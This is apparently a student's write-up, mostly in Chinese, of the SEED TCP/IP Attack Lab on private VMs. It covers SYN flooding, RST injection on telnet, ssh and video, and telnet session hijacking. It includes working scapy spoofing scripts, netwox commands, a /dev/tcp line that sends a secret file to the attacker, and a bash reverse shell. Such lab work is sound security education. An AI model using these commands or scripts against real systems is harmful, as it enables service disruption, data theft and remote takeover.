TCP/IP Attack Lab

> *18307130089 吴嘉琪*

Task 1: SYN Flooding Attack

Victim:172.16.133.128

Attacker:172.16.133.129

Victim 上运行：

```
[10/31/20]seed@VM:~/.../TCP$ sudo sysctl -w net.ipv4.
tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

```
[10/31/20]seed@VM:~/.../TCP$ sudo sysctl -q net.ipv4.
tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

```
[10/31/20]seed@VM:~/.../TCP$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 172.16.133.128:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 172.16.133.128:53       0.0.0.0:*
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
```

在attacker上运行`sudo netwox 76 -i 172.16.133.128 -p 23 -s raw`

victim上再次查看，出现了很多建立的tcp半开链接，来自各种不同的ip地址；

```
[10/31/20]seed@VM:~/.../TCP$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 172.16.133.128:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 172.16.133.128:23       246.237.204.81:11319    SYN_RECV
tcp        0      0 172.16.133.128:23       244.178.116.140:59295   SYN_RECV
tcp        0      0 172.16.133.128:23       242.13.6.195:61332      SYN_RECV
tcp        0      0 172.16.133.128:23       243.183.15.249:53306    SYN_RECV
tcp        0      0 172.16.133.128:23       250.78.151.203:51897    SYN_RECV
tcp        0      0 172.16.133.128:23       254.226.135.186:54397   SYN_RECV
tcp        0      0 172.16.133.128:23       255.79.32.92:48880      SYN_RECV
tcp        0      0 172.16.133.128:23       242.5.238.109:52220     SYN_RECV
tcp        0      0 172.16.133.128:23       253.120.174.162:22655   SYN_RECV
tcp        0      0 172.16.133.128:23       242.127.247.135:18830   SYN_RECV
tcp        0      0 172.16.133.128:23       213.42.213.244:38626    SYN_RECV
tcp        0      0 172.16.133.128:23       250.71.85.62:63723      SYN_RECV
tcp        0      0 172.16.133.128:23       240.92.244.80:34620     SYN_RECV
tcp        0      0 172.16.133.128:23       240.50.185.240:28507    SYN_RECV
tcp        0      0 172.16.133.128:23       249.91.98.97:61042      SYN_RECV
tcp        0      0 172.16.133.128:23       246.117.27.152:4723     SYN_RECV
tcp        0      0 172.16.133.128:23       243.22.125.70:30214     SYN_RECV
tcp        0      0 172.16.133.128:23       246.80.96.250:32168     SYN_RECV
tcp        0      0 172.16.133.128:23       254.38.200.168:30866    SYN_RECV
tcp        0      0 172.16.133.128:23       255.6.80.231:63223      SYN_RECV
```

此时如果尝试telnet链接到victim：

```
telnet: Unable to connect to remote host: Connection ti
med out
```

victim主机出现了过载的情况

Task 2: TCP RST Attacks on telnet and ssh Connections

Victim A:172.16.133.128

Victim B:172.16.133.130

Attacker:172.16.133.129

Telnet:


1.利用Netwox

在attacker 上运行：

```
[10/31/20]seed@VM:~$ sudo netwox 78 -i 172.16.133.128
```

B telnet A的链接会被自动终止：


```
[10/31/20]seed@VM:~/.../TCP$ telnet 172.16.133.128
Trying 172.16.133.128...
Connected to 172.16.133.128.
Escape character is '^]'.
Connection closed by foreign host.
```



抓包查看，发现已经成功伪造A向B发送的RST包。

2.利用scapy


抓取A向B发送的最后一个包，记住信息；



在attacker上编写spoof根据最后一个包，填入dport，next seq，ack number：

```python
#!/usr/bin/python3
from scapy.all import *

ip = IP(src="172.16.133.128", dst="172.16.133.130")
tcp = TCP(sport=23, dport=55488, flags="R", seq=2489810358,
ack=2007618214)

pkt = ip / tcp
#ls(pkt)
send(pkt, verbose=0)
```

运行代码后，成功伪造了A向B发送的RST；




```
Ubuntu 16.04.2 LTS
VM login:
Login timed out after 60 seconds.
Connection closed by foreign host.
[10/31/20]seed@VM:~/.../TCP$ telnet 172.16.133.128
Trying 172.16.133.128...
Connected to 172.16.133.128.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Oct 31 06:56:35 EDT 2020 from 172.16.133.128 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/31/20]seed@VM:~$ Connection closed by foreign host.
```

B上的链接被终止

SSH

1.netwox


Attacker 运行：`sudo netwox 78 -i 172.16.133.128`

RST被成功伪造并发送，B上与A的ssh链接被终止

```
1 package can be updated.
0 updates are security updates.

Last login: Sat Oct 31 07:21:13 2020 from 172.16.133.130
[10/31/20]seed@VM:~$
[10/31/20]seed@VM:~$ packet_write_wait: Connection to 172.16.133.128 port 22:
Broken pipe
```

2.scapy


同样抓取A向B发送的最后一个包；




在attacker上编写spoof根据最后一个包，填入dport，next seq，ack number：

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src="172.16.133.128", dst="172.16.133.130")
tcp = TCP(sport=22, dport=48856, flags="R", seq=1588241279,
ack=1428638390)

pkt = ip / tcp
ls(pkt)
send(pkt, verbose=0)
```

抓包发现A向B的RST被成功发送



B端的链接被终止



Task 3: TCP RST Attacks on Video Streaming Applications

Victim A:172.16.133.128

Attacker:172.16.133.129

在A上观看视频：

在与A属于同一子网的B中发送netwox命令：`sudo netwox 78 --filter "src host 172.16.133.129"`,发送RST指令，A中观看视频无法继续获得流量

Task 4: TCP Session Hijacking

Victim A:172.16.133.128 （server）

Victim B:172.16.133.130 （user）

Attacker:172.16.133.129

将要被保护的private信息存在server中；

```
[10/31/20]seed@VM:~/.../TCP$ echo "private information" > /home/seed/secret
[10/31/20]seed@VM:~/.../TCP$
```


攻击目标：伪造从B向A的请求，内容是将私密信息在attacker上打印出来；

1.netwox

将要注入的恶意代码：'\r cat /home/seed/secret > /dev/tcp/10.0.2.15/9090\r'翻译为hex string

```
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> '\r cat /home/seed/secret > /dev/tcp/172.16.133.129/9090\r'
'\r cat /home/seed/secret > /dev/tcp/172.16.133.129/9090\r'
>>> '\r cat /home/seed/secret > /dev/tcp/172.16.133.129/9090\r'.encode('HEX')
'0d20636174202f686f6d652f736565642f736563726574203e202f6465762f7463702f3137322e31362e
3133332e3132392f393039300d'
>>>
```

注意现在需、抓取B发送给A的最后一条报文信息：




提前在attacker上开启监听端口9090；

构造netwox命令：


```
sudo netwox 40 -l "172.16.133.130" -m "172.16.133.128" -o 55536 -
p 23 -q 43838875 -E 2000 -r 4025067890 -z -H
"0d20636174202f686f6d652f736565642f736563726574203e202f6465762f74
63702f3137322e31362e3133332e3132392f393039300d"
```

发送命令，成功打印私密信息；



2.Scapy：

同样抓包



编写scapy

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
```

```
IPLayer = IP(src="172.16.133.130", dst="172.16.133.128")
TCPLayer = TCP(sport=55534, dport=23, flags="A",
               seq=2592388664, ack=3257953489)
Data = "\r cat /home/seed/secret >
/dev/tcp/172.16.133.129/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

成功spoof了B向A的请求，将私人信息在attacker上打印出来

```
[11/01/20]seed@VM:~$
[11/01/20]seed@VM:~$ nc -l 9090
private information
[11/01/20]seed@VM:~$
```

Task 5: Creating Reverse Shell using TCP Session Hijacking

Your task is to launch an TCP session hijacking attack on an existing telnet session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

Victim A:172.16.133.128 （server）

Victim B:172.16.133.130 （user）

Attacker:172.16.133.129

需要在A上执行的的命令：

```
\r /bin/bash -i > dev/tcp/172.16.133.129/9090 2>&1 0<&1 \r
```

同样截取B向A的最后一条命令：

```
    54 2020-11-01 02:22:42.1902173… 172.16.133.128  172.16.133.130  TELNET   342 Telnet Data ...
    55 2020-11-01 02:22:42.1909361… 172.16.133.130  172.16.133.128  TCP       66 55538 → 23 [ACK] Seq=2136676786 Ack=1529290802
    56 2020-11-01 02:22:42.2602435… 172.16.133.128  172.16.133.130  TELNET    87 Telnet Data ...
    57 2020-11-01 02:22:42.2606730… 172.16.133.130  172.16.133.128  TCP       66 55538 → 23 [ACK] Seq=2136676786 Ack=1529290823

▸ Frame 57: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: Vmware_70:30:23 (00:0c:29:70:30:23), Dst: Vmware_6d:20:fc (00:0c:29:6d:20:fc)
▸ Internet Protocol Version 4, Src: 172.16.133.130, Dst: 172.16.133.128
▾ Transmission Control Protocol, Src Port: 55538, Dst Port: 23, Seq: 2136676786, Ack: 1529290823, Len: 0
    Source Port: 55538
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2136676786
    Acknowledgment number: 1529290823
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
```

```
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="172.16.133.130", dst="172.16.133.128")
TCPLayer = TCP(sport=55540, dport=23, flags="A",
               seq=3647438544, ack=2547496984)
Data = "\r /bin/bash -i > /dev/tcp/172.16.133.129/9090 2>&1 0<&1
\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

运行，成功收到来自server的链接；

```
[11/01/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [172.16.133.128] port 9090 [tcp/*] accepted (family 2, sport 49988
)
```

```
[11/01/20]seed@VM:~$ cat secret
cat secret
private information
```

打开只有server端才有的私密文件，发现确实成功连上了server的shell

总结：这次lab让我了解了session这个概念，以及对其进行的劫持攻击的大概思路：本质是attacker对受害者之间TCP连接会话过程的干预甚至伪造，能带来很多我们难以想象的后果。我也因此更加理解了为何TCP这样的偏上层的协议更新换代的速度需要比底层协议快很多倍，需要更多的补丁与预防措施。